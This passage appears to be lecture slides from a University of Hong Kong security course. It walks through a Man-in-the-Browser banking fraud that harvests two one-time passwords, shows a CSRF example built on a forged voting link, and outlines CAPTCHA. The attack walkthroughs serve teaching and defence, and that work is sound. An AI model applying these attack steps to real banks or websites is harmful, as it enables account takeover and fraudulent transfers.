
K.P. Chow
University of Hong Kong

Case Analysis


- Man-in-the-Browser Attack
- Cross Site Forgery Request
- CAPTCHA case
- SQL injection
- Cross Site Scripting (CSS)
- Spyware

MAN-IN-THE-BROWSER ATTACK

Man-in-the-Browser Attack – Background



Man-in-the-Browser (MitB)




Man-in-the-Browser (MitB)

- The Trojan works by utilizing prevalent tools/plugins to enhance Browser capabilities
 - Browser Helper Objects (BHO)
 - Extensions
 - User scripts
- Hard to detect by virus scanning software
- Can SSL protect against MitB?


How to get your \$ using MitB?

1. Infect your browser
2. Waiting for you to login to your Internet banking account
3. Redirect you to the “hacker’s” server
4. Capture your username/password and the one-time password
5. Pretend the one-time password is not correct and ask you to input the second one-time password
6. Use 2 one-time passwords to transfer money to another account in another country


MitB (1)




1. Victim opens email with Trojan attachment



2. Trojan infects the browser inside victim's PC's



3. Victims visits Internet banking site




MitB (2)



4a. Victim plans to visit the Internet banking server



4b. Trojan redirects the visit to the hacker's server




5. Ask to input username/password, and one-time password from the security device




MitB (3)

6. Invalid password, ask to input one-time password again



7. Trojan then “crashes” the victim’s browser

How many one-time passwords does the hacker have now?



MitB (4)


The hacker has 2
one-time
passwords



8. Hacker uses
username/password
and first one-time
password to login




9. Hacker uses the
second one-time
password to perform
3rd party transfer



How to infect your browser?

- Spam email with Trojan
- Trojan download
- Free software or forum
- ...




CROSS SITE REQUEST FORGERY (CSRF)


Cross Site Request Forgery

- CSRF (Cross Site Request Forgery)
- Threats from server to client
- General key idea:
 - After client authenticated to a server, the authentication info is stored in client (usually as cookie) (e.g. user login bank website)
 - By attracting/cheating the user to click a malicious link, user will visit the hacker site, to let the hacker site do the following:
 - Hacker site to create a ‘faked request’, and let the user to send the ‘faked request’ to the Server, to carry out a ‘faked transaction’ (like money transfer)
- Very suitable for target attack, e.g. stealing money from an e-bank account by transfer

Session using cookies as authentication info stored in Client PC




CSRF framework (Cross Site Request Forgery)



Victim Site

www.ecom-icom.hku.hk

1. login with username & password
2. return with login token 23456



The screenshot shows a web browser window for the URL <https://intranet.ecom.hku.hk>. The page title is "Master of Science in Electronic Commerce and Internet Computing". The left sidebar includes links for "My Desk" (My Calendar, My Intranet Profile, My Staff Record, My Web Mail, Notices / Forum Message, Alert Settings, Change Password), "Shortcuts" (Notices (2015-16), General Notices (2015-16), Discussion Boards (2015-16), General Forum, Faculty Room, Module Web Sites, ICOM6045 A (2nd sem), Moodle), and "Personal Data (Privacy) Ordinance". The main content area displays a "Reminder of Important Events" section for "Graduation Dinner 2015", stating it will be held on 1 December 2015 at Regal Hongkong Hotel, Causeway Bay, with a link to "Details can be found here". Below this is a "Forthcoming General Events (up to 28 Feb, 2016)" section. On the right, there is a "Today's Events (28 November, 2015)" section with a large "Say NO to EU" graphic and the text "No to Li Modules Events". The bottom of the page has a "Logout" link.

<http://www.ecom-icom.hku.hk/vote/NoToLi>

CSRF Attack

Hacker's web server

Login to
ecom-
icom.hku.hk



5. <http://www.ecom-icom.hku.hk/vote/NoToLi>


So, you say “NoToLi”
automatically

www.ecom-icom.hku.hk

3. Browse the hacker's
web server



4. return the webpage and the code
``



CAPTCHA CASE

Case of CAPTCHA

- CAPTCHA
 - Completely Automated Public Turing test to tell Computers and Humans Apart
- Automatically generate challenges which intends to:
 - Provide a problem easy enough for all humans to solve.
 - The problem cannot be solved by a computer program currently, unless it is specially designed to circumvent specific CAPTCHA systems.
 - E.g. a human user can read distorted text while bots cannot

Purposes of CAPTCHA

- CAPTCHA is usually used to protect websites against bots which abuse the websites
- It is usually placed:
 - At a login form to prevent dictionary attack
 - Before account registration
 - Before showing an e-mail on a personal website to avoid spammers getting your e-mail address when they crawl the web to look for valid e-mail addresses

Eg: reCAPTCHA


- Google's project (<http://www.google.com/recaptcha>)
 - A plugin as a web service
 - Only need to add a few lines of code to your website to embed it



Eg: reCAPTCHA (cont.)

- Idea:

- Digitizing physical books that were written before the computer age.
- Each word that cannot be read correctly by "Optical Character Recognition" (OCR) is placed on an image and used as a CAPTCHA.



Other Implementations

- Rely on visual perception (more than distorted text):
 - identifying an object that does not belong in a particular set of objects.
 - locating the center of a distorted image.
 - identifying distorted shapes.
 - 3D captcha, Etc.
- Provide an audio version of the CAPTCHA for accessibility reasons

Human Attack

